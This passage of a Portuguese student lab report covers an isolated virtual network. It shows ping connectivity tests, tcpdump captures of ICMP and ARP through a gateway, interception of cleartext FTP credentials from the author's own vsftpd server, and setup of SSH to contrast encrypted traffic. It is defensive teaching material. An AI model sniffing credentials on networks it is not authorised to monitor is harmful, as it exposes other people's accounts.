
```
C:\Documents and Settings\Forenses>ping 10.120.59.1
Pinging 10.120.59.1 with 32 bytes of data:
Reply from 10.120.59.1: bytes=32 time=1ms TTL=64
Reply from 10.120.59.1: bytes=32 time=1ms TTL=64
Reply from 10.120.59.1: bytes=32 time=1ms TTL=64
Reply from 10.120.59.1: bytes=32 time=1ms TTL=64

Ping statistics for 10.120.59.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 1ms, Maximum = 1ms, Average = 1ms
```

Figura 13 - Teste Conectividade Gateway(vm2)


2.4.1 Conectividade Entre as Máquinas

2.4.1.1 Teste de conectividade de todas as máquinas para a máquina 1




```
(kali㉿kali)-[~]  
$ ping -c 3 192.168.59.2  
PING 192.168.59.2 (192.168.59.2) 56(84) bytes of data.  
64 bytes from 192.168.59.2: icmp_seq=1 ttl=64 time=0.697 ms  
64 bytes from 192.168.59.2: icmp_seq=2 ttl=64 time=0.642 ms  
64 bytes from 192.168.59.2: icmp_seq=3 ttl=64 time=1.05 ms  
  
— 192.168.59.2 ping statistics —  
3 packets transmitted, 3 received, 0% packet loss, time 2061ms  
rtt min/avg/max/mdev = 0.642/0.795/1.046/0.178 ms
```

Figura 14 - Teste de conectividade da VM2 para a VM1



```
vm3@vm3:~$ ping -c 4 192.168.59.2  
PING 192.168.59.2 (192.168.59.2) 56(84) bytes of data.  
64 bytes from 192.168.59.2: icmp_seq=1 ttl=63 time=2.39 ms  
64 bytes from 192.168.59.2: icmp_seq=2 ttl=63 time=1.53 ms  
64 bytes from 192.168.59.2: icmp_seq=3 ttl=63 time=1.62 ms  
64 bytes from 192.168.59.2: icmp_seq=4 ttl=63 time=1.86 ms  
  
--- 192.168.59.2 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 5184ms  
rtt min/avg/max/mdev = 1.532/1.849/2.386/0.331 ms
```

Figura 15 - Teste de conectividade da VM3 para a VM1



```
C:\Documents and Settings\Forenses>ping 192.168.59.2  
Pinging 192.168.59.2 with 32 bytes of data:  
  
Reply from 192.168.59.2: bytes=32 time=8ms TTL=63  
Reply from 192.168.59.2: bytes=32 time=3ms TTL=63  
Reply from 192.168.59.2: bytes=32 time=2ms TTL=63  
Reply from 192.168.59.2: bytes=32 time=2ms TTL=63  
  
Ping statistics for 192.168.59.2:  
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),  
Approximate round trip times in milli-seconds:  
Minimum = 2ms, Maximum = 8ms, Average = 3ms
```

Figura 16 - Teste de conectividade da VM5 para a VM1

2.4.1.2 Teste de conectividade de todas as máquinas para a máquina 2

```
(kali㉿kali)-[~]  
$ ping -c 3 192.168.59.1  
PING 192.168.59.1 (192.168.59.1) 56(84) bytes of data.  
64 bytes from 192.168.59.1: icmp_seq=1 ttl=64 time=1.22 ms  
64 bytes from 192.168.59.1: icmp_seq=2 ttl=64 time=0.843 ms  
64 bytes from 192.168.59.1: icmp_seq=3 ttl=64 time=0.680 ms  
  
— 192.168.59.1 ping statistics —  
3 packets transmitted, 3 received, 0% packet loss, time 2009ms  
rtt min/avg/max/mdev = 0.680/0.915/1.223/0.227 ms
```

Figura 17 - Teste de conectividade da VM1 para a VM2

```
vm3@vm3:~$ ping 10.120.59.1  
PING 10.120.59.1 (10.120.59.1) 56(84) bytes of data.  
64 bytes from 10.120.59.1: icmp_seq=1 ttl=64 time=1.19 ms  
64 bytes from 10.120.59.1: icmp_seq=2 ttl=64 time=1.23 ms  
64 bytes from 10.120.59.1: icmp_seq=3 ttl=64 time=1.37 ms  
64 bytes from 10.120.59.1: icmp_seq=4 ttl=64 time=1.02 ms  
64 bytes from 10.120.59.1: icmp_seq=5 ttl=64 time=0.919 ms  
64 bytes from 10.120.59.1: icmp_seq=6 ttl=64 time=1.34 ms  
64 bytes from 10.120.59.1: icmp_seq=7 ttl=64 time=0.850 ms  
64 bytes from 10.120.59.1: icmp_seq=8 ttl=64 time=0.893 ms  
64 bytes from 10.120.59.1: icmp_seq=9 ttl=64 time=1.07 ms  
64 bytes from 10.120.59.1: icmp_seq=10 ttl=64 time=0.987 ms  
64 bytes from 10.120.59.1: icmp_seq=11 ttl=64 time=1.19 ms  
64 bytes from 10.120.59.1: icmp_seq=12 ttl=64 time=0.917 ms  
^C  
--- 10.120.59.1 ping statistics ---  
12 packets transmitted, 12 received, 0% packet loss, time 13061ms  
rtt min/avg/max/mdev = 0.850/1.081/1.373/0.172 ms
```

Figura 18 - Teste de conectividade da VM3 para a VM2

```
C:\Documents and Settings\Forensense>ping 10.120.59.1  
Pinging 10.120.59.1 with 32 bytes of data:  
  
Reply from 10.120.59.1: bytes=32 time=7ms TTL=64  
Reply from 10.120.59.1: bytes=32 time=1ms TTL=64  
Reply from 10.120.59.1: bytes=32 time=1ms TTL=64  
Reply from 10.120.59.1: bytes=32 time=1ms TTL=64  
  
Ping statistics for 10.120.59.1:  
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),  
    Approximate round trip times in milli-seconds:  
        Minimum = 1ms, Maximum = 7ms, Average = 2ms
```

Figura 19 - Teste de conectividade da VM5 para a VM2

2.4.1.3 Teste de conectividade de todas as máquinas para a máquina 3

```
(kali㉿kali)-[~]  
$ ping -c 4 10.120.59.3  
PING 10.120.59.3 (10.120.59.3) 56(84) bytes of data.  
64 bytes from 10.120.59.3: icmp_seq=1 ttl=63 time=1.50 ms  
64 bytes from 10.120.59.3: icmp_seq=2 ttl=63 time=1.36 ms  
64 bytes from 10.120.59.3: icmp_seq=3 ttl=63 time=2.42 ms  
64 bytes from 10.120.59.3: icmp_seq=4 ttl=63 time=1.70 ms  
  
— 10.120.59.3 ping statistics —  
4 packets transmitted, 4 received, 0% packet loss, time 3270ms  
rtt min/avg/max/mdev = 1.361/1.744/2.415/0.405 ms
```

Figura 20 - Teste de conectividade da VM1 para a VM3

```
(kali㉿kali)-[~]  
$ ping -c 3 10.120.59.3  
PING 10.120.59.3 (10.120.59.3) 56(84) bytes of data.  
64 bytes from 10.120.59.3: icmp_seq=1 ttl=64 time=1.22 ms  
64 bytes from 10.120.59.3: icmp_seq=2 ttl=64 time=0.581 ms  
64 bytes from 10.120.59.3: icmp_seq=3 ttl=64 time=0.787 ms  
  
— 10.120.59.3 ping statistics —  
3 packets transmitted, 3 received, 0% packet loss, time 2029ms  
rtt min/avg/max/mdev = 0.581/0.863/1.223/0.267 ms
```

Figura 21 - Teste de conectividade da VM2 para a VM3

```
C:\Documents and Settings\Forensense>ping 10.120.59.3  
  
Pinging 10.120.59.3 with 32 bytes of data:  
  
Reply from 10.120.59.3: bytes=32 time=5ms TTL=64  
Reply from 10.120.59.3: bytes=32 time=1ms TTL=64  
Reply from 10.120.59.3: bytes=32 time=1ms TTL=64  
Reply from 10.120.59.3: bytes=32 time=1ms TTL=64  
  
Ping statistics for 10.120.59.3:  
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),  
    Approximate round trip times in milli-seconds:  
        Minimum = 1ms, Maximum = 5ms, Average = 2ms
```

Figura 22 - Teste de conectividade da VM5 para a VM3

2.4.1.4 Teste de conectividade de todas as máquinas para a máquina 3

```
(kali㉿kali)-[~]  
$ ping -c 4 10.120.59.100  
PING 10.120.59.100 (10.120.59.100) 56(84) bytes of data.  
64 bytes from 10.120.59.100: icmp_seq=1 ttl=254 time=3.21 ms  
64 bytes from 10.120.59.100: icmp_seq=2 ttl=254 time=1.77 ms  
64 bytes from 10.120.59.100: icmp_seq=3 ttl=254 time=1.71 ms  
64 bytes from 10.120.59.100: icmp_seq=4 ttl=254 time=1.84 ms  
  
— 10.120.59.100 ping statistics —  
4 packets transmitted, 4 received, 0% packet loss, time 3014ms  
rtt min/avg/max/mdev = 1.705/2.130/3.205/0.622 ms
```

Figura 23 - Teste de conectividade da VM1 para a VM4

```
(kali㉿kali)-[~]  
$ ping -c 4 10.120.59.100  
PING 10.120.59.100 (10.120.59.100) 56(84) bytes of data.  
64 bytes from 10.120.59.100: icmp_seq=1 ttl=255 time=1.03 ms  
64 bytes from 10.120.59.100: icmp_seq=2 ttl=255 time=0.871 ms  
64 bytes from 10.120.59.100: icmp_seq=3 ttl=255 time=0.493 ms  
64 bytes from 10.120.59.100: icmp_seq=4 ttl=255 time=0.916 ms  
  
— 10.120.59.100 ping statistics —  
4 packets transmitted, 4 received, 0% packet loss, time 3046ms  
rtt min/avg/max/mdev = 0.493/0.828/1.033/0.202 ms
```

Figura 24 - Teste de conectividade da VM2 para a VM4

```
vm3@vm3:~$ ping -c 4 10.120.59.100  
PING 10.120.59.100 (10.120.59.100) 56(84) bytes of data.  
64 bytes from 10.120.59.100: icmp_seq=1 ttl=255 time=1.30 ms  
64 bytes from 10.120.59.100: icmp_seq=2 ttl=255 time=0.610 ms  
64 bytes from 10.120.59.100: icmp_seq=3 ttl=255 time=0.614 ms  
64 bytes from 10.120.59.100: icmp_seq=4 ttl=255 time=0.629 ms  
  
--- 10.120.59.100 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3122ms  
rtt min/avg/max/mdev = 0.610/0.788/1.299/0.295 ms
```

Figura 25 - Teste de conectividade da VM3 para a VM4

```
C:\Documents and Settings\Forenses>ping 10.120.59.100  
  
Pinging 10.120.59.100 with 32 bytes of data:  
  
Reply from 10.120.59.100: bytes=32 time=2ms TTL=255  
Reply from 10.120.59.100: bytes=32 time=2ms TTL=255  
Reply from 10.120.59.100: bytes=32 time=1ms TTL=255  
Reply from 10.120.59.100: bytes=32 time=1ms TTL=255  
  
Ping statistics for 10.120.59.100:  
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),  
    Approximate round trip times in milli-seconds:  
        Minimum = 1ms, Maximum = 2ms, Average = 1ms
```

Figura 26 - Teste de conectividade da VM5 para a VM4

2.4.1.5 Teste de conectividade de todas as máquinas para a máquina 5

```
(kali㉿kali)-[~]  
$ ping -c 4 10.120.59.5  
PING 10.120.59.5 (10.120.59.5) 56(84) bytes of data.  
64 bytes from 10.120.59.5: icmp_seq=1 ttl=127 time=2.47 ms  
64 bytes from 10.120.59.5: icmp_seq=2 ttl=127 time=2.77 ms  
64 bytes from 10.120.59.5: icmp_seq=3 ttl=127 time=2.80 ms  
64 bytes from 10.120.59.5: icmp_seq=4 ttl=127 time=3.34 ms  
  
— 10.120.59.5 ping statistics —  
4 packets transmitted, 4 received, 0% packet loss, time 3059ms  
rtt min/avg/max/mdev = 2.469/2.846/3.344/0.315 ms
```

Figura 27 - Teste de conectividade da VM1 para a VM5

```
(kali㉿kali)-[~]  
$ ping -c 4 10.120.59.5  
PING 10.120.59.5 (10.120.59.5) 56(84) bytes of data.  
64 bytes from 10.120.59.5: icmp_seq=1 ttl=128 time=3.23 ms  
64 bytes from 10.120.59.5: icmp_seq=2 ttl=128 time=2.15 ms  
64 bytes from 10.120.59.5: icmp_seq=3 ttl=128 time=1.76 ms  
64 bytes from 10.120.59.5: icmp_seq=4 ttl=128 time=1.45 ms  
  
— 10.120.59.5 ping statistics —  
4 packets transmitted, 4 received, 0% packet loss, time 3008ms  
rtt min/avg/max/mdev = 1.453/2.147/3.226/0.670 ms
```

Figura 28 - Teste de conectividade da VM2 para a VM5

```
vm3@vm3:~$ ping -c 4 10.120.59.5  
PING 10.120.59.5 (10.120.59.5) 56(84) bytes of data.  
64 bytes from 10.120.59.5: icmp_seq=1 ttl=128 time=3.87 ms  
64 bytes from 10.120.59.5: icmp_seq=2 ttl=128 time=1.69 ms  
64 bytes from 10.120.59.5: icmp_seq=3 ttl=128 time=1.89 ms  
64 bytes from 10.120.59.5: icmp_seq=4 ttl=128 time=2.00 ms  
  
--- 10.120.59.5 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3093ms  
rtt min/avg/max/mdev = 1.688/2.362/3.872/0.878 ms
```

Figura 29 - Teste de conectividade da VM3 para a VM5

3 Parte II – Análise de Tráfego e Avaliação de Protocolos

Nesta fase, utilizou-se a VM #2 (Gateway) como plataforma de monitorização para intercepar e analisar o tráfego que atravessa os diferentes segmentos da rede.

3.1 Validação de Conectividade via Sniffer (tcpdump)

Para comprovar a conectividade, utilizou-se a ferramenta tcpdump na Gateway para capturar pacotes ICMP e ARP durante os testes de comunicação.

- **Comando utilizado:** `sudo tcpdump -i any icmp or arp -n`. O filtro utilizado garante que apenas pings e pedidos de endereço sejam visualizados.

```
(kali㉿kali)-[~]  
$ sudo tcpdump -i any icmp or arp -n
```

Figura 30 - Configuração do sniffer tcpdump na Gateway

- **Passo 2: Geração de Tráfego e Resultados** Dispararam-se pings a partir do Atacante (VM #1) para os vários alvos (VM #3, VM #4 e VM #5).

```
(kali㉿kali)-[~]  
$ ping -c 2 10.120.59.3
```

Figura 31 - Execução de testes de conectividade a partir da VM #1 para o Ubuntu Server

```
(kali㉿kali)-[~]  
$ ping -c 2 10.120.59.100
```

Figura 32 - Execução de testes de conectividade a partir da VM #1 para o KiopTriX

```
(kali㉿kali)-[~]  
$ ping -c 2 10.120.59.5
```

Figura 33 - Execução de testes de conectividade a partir da VM #1 para o Windows XP

```
08:20:06.760668 eth2 In IP 192.168.59.2 > 10.120.59.3: ICMP echo request, id 20360, seq 1, length 64  
08:20:06.760696 eth1 Out IP 192.168.59.2 > 10.120.59.3: ICMP echo request, id 20360, seq 1, length 64  
08:20:06.761312 eth1 In IP 10.120.59.3 > 192.168.59.2: ICMP echo reply, id 20360, seq 1, length 64  
08:20:06.761320 eth2 Out IP 10.120.59.3 > 192.168.59.2: ICMP echo reply, id 20360, seq 1, length 64  
08:20:07.794858 eth2 In IP 192.168.59.2 > 10.120.59.3: ICMP echo request, id 20360, seq 2, length 64  
08:20:07.794877 eth1 Out IP 192.168.59.2 > 10.120.59.3: ICMP echo request, id 20360, seq 2, length 64  
08:20:07.795782 eth1 In IP 10.120.59.3 > 192.168.59.2: ICMP echo reply, id 20360, seq 2, length 64  
08:20:07.795792 eth2 Out IP 10.120.59.3 > 192.168.59.2: ICMP echo reply, id 20360, seq 2, length 64  
08:20:11.961839 eth2 Out ARP, Request who-has 192.168.59.2 tell 192.168.59.1, length 28  
08:20:11.962682 eth2 In ARP, Reply 192.168.59.2 is-at 08:00:27:8a:35:d2, length 46  
08:20:11.962768 eth1 Out ARP, Request who-has 10.120.59.3 tell 10.120.59.1, length 28  
08:20:11.963565 eth1 In ARP, Reply 10.120.59.3 is-at 08:00:27:da:8e:07, length 46  
08:20:12.238498 eth1 In ARP, Request who-has 10.120.59.1 tell 10.120.59.3, length 46  
08:20:12.238511 eth1 Out ARP, Reply 10.120.59.1 is-at 08:00:27:21:c1:fd, length 28  
08:20:12.528086 eth2 In ARP, Request who-has 192.168.59.1 tell 192.168.59.2, length 46  
08:20:12.528102 eth2 Out ARP, Reply 192.168.59.1 is-at 08:00:27:08:72:64, length 28
```

Figura 34 - Captura de tráfego ICMP e ARP comprovando o encaminhamento via Gateway Ubuntu Server


```

08:21:05.711948 eth2 In IP 192.168.59.2 > 10.120.59.100: ICMP echo request, id 20361, seq 1, length 64
08:21:05.711999 eth1 Out IP 192.168.59.2 > 10.120.59.100: ICMP echo request, id 20361, seq 1, length 64
08:21:05.712623 eth1 In IP 10.120.59.100 > 192.168.59.2: ICMP echo reply, id 20361, seq 1, length 64
08:21:05.712632 eth2 Out IP 10.120.59.100 > 192.168.59.2: ICMP echo reply, id 20361, seq 1, length 64
08:21:06.718068 eth2 In IP 192.168.59.2 > 10.120.59.100: ICMP echo request, id 20361, seq 2, length 64
08:21:06.718085 eth1 Out IP 192.168.59.2 > 10.120.59.100: ICMP echo request, id 20361, seq 2, length 64
08:21:06.718642 eth1 In IP 10.120.59.100 > 192.168.59.2: ICMP echo reply, id 20361, seq 2, length 64
08:21:06.718649 eth2 Out IP 10.120.59.100 > 192.168.59.2: ICMP echo reply, id 20361, seq 2, length 64
08:21:10.706690 eth1 In ARP, Request who-has 10.120.59.1 tell 10.120.59.100, length 46
08:21:10.706703 eth1 Out ARP, Reply 10.120.59.1 is-at 08:00:27:21:c1:fd, length 28
08:21:10.829860 eth2 In ARP, Request who-has 192.168.59.1 tell 192.168.59.2, length 46
08:21:10.829872 eth2 Out ARP, Reply 192.168.59.1 is-at 08:00:27:08:72:64, length 28
08:21:10.839949 eth1 Out ARP, Request who-has 10.120.59.100 tell 10.120.59.1, length 28
08:21:10.840378 eth2 Out ARP, Request who-has 192.168.59.2 tell 192.168.59.1, length 28
08:21:10.840625 eth1 In ARP, Reply 10.120.59.100 is-at 08:00:27:85:21:75, length 46
08:21:10.841146 eth2 In ARP, Reply 192.168.59.2 is-at 08:00:27:8a:35:d2, length 46

```

Figura 35 - Captura de tráfego ICMP e ARP comprovando o encaminhamento via Gateway KiopTrix

```

08:22:13.213940 eth2 In IP 192.168.59.2 > 10.120.59.5: ICMP echo request, id 20362, seq 1, length 64
08:22:13.214000 eth1 Out IP 192.168.59.2 > 10.120.59.5: ICMP echo request, id 20362, seq 1, length 64
08:22:13.215475 eth1 In IP 10.120.59.5 > 192.168.59.2: ICMP echo reply, id 20362, seq 1, length 64
08:22:13.215492 eth2 Out IP 10.120.59.5 > 192.168.59.2: ICMP echo reply, id 20362, seq 1, length 64
08:22:14.233669 eth2 In IP 192.168.59.2 > 10.120.59.5: ICMP echo request, id 20362, seq 2, length 64
08:22:14.233684 eth1 Out IP 192.168.59.2 > 10.120.59.5: ICMP echo request, id 20362, seq 2, length 64
08:22:14.235225 eth1 In IP 10.120.59.5 > 192.168.59.2: ICMP echo reply, id 20362, seq 2, length 64
08:22:14.235235 eth2 Out IP 10.120.59.5 > 192.168.59.2: ICMP echo reply, id 20362, seq 2, length 64
08:22:18.421384 eth2 In ARP, Request who-has 192.168.59.1 tell 192.168.59.2, length 46
08:22:18.421397 eth2 Out ARP, Reply 192.168.59.1 is-at 08:00:27:08:72:64, length 28
08:22:18.423901 eth2 Out ARP, Request who-has 192.168.59.2 tell 192.168.59.1, length 28
08:22:18.424566 eth2 In ARP, Reply 192.168.59.2 is-at 08:00:27:8a:35:d2, length 46

```

Figura 36 - Captura de tráfego ICMP e ARP comprovando o encaminhamento via Gateway Windows XP

3.1.1 Análise

Esta captura de tráfego, realizada com o comando tcpdump, comprova que a máquina do Atacante com o IP 192.168.59.2 comunica corretamente com as outras máquinas da rede. É possível verificar trocas de pacotes ICMP (echo request e echo reply) entre a máquina 192.168.59.2 e os IPs 10.120.59.3, 10.120.59.100 e 10.120.59.5, com pedidos e respostas bem-sucedidas. Além disso, observam-se pacotes ARP que demonstram que as máquinas resolvem os endereços MAC das restantes, reforçando a evidência de comunicação entre elas através do roteamento da Gateway.

3.2 Interceção de Credenciais no Serviço FTP

Foi instalado o serviço vsftpd na VM #3 para analisar a segurança do protocolo FTP.

```
vm3@vm3:~$ sudo apt install vsftpd vm3@vm3:~$ sudo systemctl start vsftpd
```

Figura 37 - Instalação e ativação do servidor FTP na VM #3

Agora com o serviço instalado, vamos meter a VM2 a escuta com o Tcpdump e iremos utilizar o serviço FTP para a máquina do UbuntuServer (10.120.59.3). Vamos utilizar os seguintes códigos:

```
(kali@kali)-[~]  
$ sudo tcpdump -i any port 21 -w ftp.pcap
```

O comando utilizado (`sudo tcpdump -i any port 21 -w ftp.pcap`) foi estruturado com parâmetros específicos para otimizar a análise. O `-i any` garante a monitorização simultânea de todas as interfaces de rede da Gateway, enquanto o filtro `port 21` assegura que apenas o tráfego FTP é intercetado. O uso da flag `-w` é fundamental nesta abordagem, pois permite guardar os pacotes capturados diretamente num ficheiro `.pcap`. Este formato universal possibilita a posterior importação e análise visual detalhada na ferramenta **Wireshark**, facilitando a reconstrução da comunicação através da funcionalidade Follow TCP Stream.

```
(kali@kali)-[~]  
$ ftp 10.120.59.3  
Connected to 10.120.59.3.  
220 (vsFTPd 3.0.5)  
Name (10.120.59.3:kali): vm3  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> exit  
221 Goodbye.  
(kali@kali)-[~]
```

Figura 38 - Estabelecimento de sessão FTP com autenticação

```
220 (vsFTPd 3.0.5)
USER vm3
331 Please specify the password.
PASS kali
230 Login successful.
SYST
215 UNIX Type: L8
FEAT
211-Features:
  EPRT
  EPSV
  MDTM
  PASV
  REST STREAM
  SIZE
  TVFS
211 End
```

Figura 39 - Interceção de credenciais (USER e PASS) em texto limpo

Com a captura de tráfego realizada em todas as interfaces da Gateway (utilizando o parâmetro any), através da ferramenta tcpdump, foi possível confirmar a comunicação entre duas máquinas através do protocolo FTP (File Transfer Protocol).

A máquina do Atacante com o endereço IP **192.168.59.2** estabeleceu ligação com o servidor FTP no IP **10.120.59.3**, utilizando a porta padrão do serviço (porta 21). A posterior análise do tráfego no Wireshark revelou o processo de autenticação, incluindo o envio do nome de utilizador e da palavra-passe:

- **FTP USER:** vm3
- **FTP PASS:** kali

Este registo demonstra que o protocolo FTP transmite as credenciais em texto simples, ou seja, sem qualquer tipo de encriptação. Esta característica representa uma falha de segurança significativa, uma vez que qualquer utilizador interceptando o roteamento da rede pode capturar e visualizar facilmente informações sensíveis através de ferramentas como o tcpdump ou Wireshark.

Em suma, a utilização do protocolo FTP em redes não seguras deve ser evitada, dado que não assegura a confidencialidade das credenciais nem dos dados transmitidos.

3.3 Serviço SSH E Telnet

3.3.1 Serviço SSH

1º passo – instalar SSH SERVER na vm3

```
vm3@vm3:~$ sudo apt install openssh-server
```

Figura 40 - Instalação do pacote openssh-server

2º passo – ligar o SSH SERVER

```
vm3@vm3:~$ sudo systemctl start ssh
```

Figura 41 - Ativação do serviço SSH

3º passo – verificar se está ligado

```
vm3@vm3:~$ sudo systemctl status ssh
• ssh.service - OpenBSD Secure Shell server
  Loaded: loaded (/usr/lib/systemd/system/ssh.service; disabled; preset: enabled)
  Active: active (running) since Tue 2026-05-05 16:51:36 UTC; 1s ago
  Invocation: 74c27216c62246d7995e3232c8cb0be0
  TriggeredBy: • ssh.socket
  Docs: man:sshd(8)
        man:sshd_config(5)
  Process: 3094 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
  Main PID: 3096 (sshd)
  Tasks: 1 (limit: 1186)
  Memory: 1.6M (peak: 2M)
  CPU: 29ms
  CGroup: /system.slice/ssh.service
          └─3096 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

May 05 16:51:36 vm3 systemd[1]: Starting ssh.service - OpenBSD Secure Shell server...
May 05 16:51:36 vm3 sshd[3096]: Server listening on 0.0.0.0 port 22.
May 05 16:51:36 vm3 systemd[1]: Started ssh.service - OpenBSD Secure Shell server.
May 05 16:51:36 vm3 sshd[3096]: Server listening on :: port 22.
```

Figura 42 - Verificação do estado do serviço SSH

Iremos por a VM2 a escuta com o Tcpdump:

```
(kali@kali)-[~]
$ sudo tcpdump -i any port 22 -w ssh.pcap
```

Figura 43 - Captura de tráfego SSH na Gateway

3.3.2 Nota Técnica sobre a Intercepção SSH

O tráfego interceptado através da porta 22 demonstra o principal mecanismo de defesa do protocolo SSH (Secure Shell). Ao contrário de protocolos obsoletos, o SSH utiliza criptografia forte para estabelecer um túnel seguro entre o cliente e o servidor.

Embora a ferramenta de sniffing na gateway consiga capturar os pacotes que atravessam a rede, o conteúdo útil da comunicação (payload), incluindo credenciais de acesso e comandos executados, encontra-se totalmente cifrado. A visualização de caracteres ilegíveis no fluxo TCP comprova empiricamente que o princípio da confidencialidade é garantido, impossibilitando a leitura de dados sensíveis por terceiros.

Agora utilizamos o SSH para aceder à outra VM através do comando “ssh [user@10.120.59.3](#)”.

```
(kali㉿kali)-[~]
$ ssh vm3@10.120.59.3
vm3@10.120.59.3's password:
Welcome to Ubuntu 26.04 LTS (GNU/Linux 7.0.0-15-generic x86_64)

 * Documentation:  https://docs.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Tue May  5 16:55:52 UTC 2026

System load:  0.0                       Processes:            115
Usage of /:   5.3% of 64.30GB           Users logged in:      0
Memory usage: 12%                      IPv4 address for enp0s3: 10.120.59.3
Swap usage:   0%                       IPv4 address for enp0s3: 10.120.59.101

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Last login: Tue May  5 16:54:02 2026 from 192.168.59.2
vm3@vm3:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
   link/ether 08:00:27:da:8e:07 brd ff:ff:ff:ff:ff:ff
   altname enx080027da8e07
   inet 10.120.59.3/24 scope global enp0s3
       valid_lft forever preferred_lft forever
   inet 10.120.59.101/24 metric 100 brd 10.120.59.255 scope global secondary dynamic enp0s3
       valid_lft 441sec preferred_lft 441sec
```

Figura 44 - Acesso remoto via protocolo SSH

Agora iremos analisar o ssh.pcap para ver o que podemos descobrir.

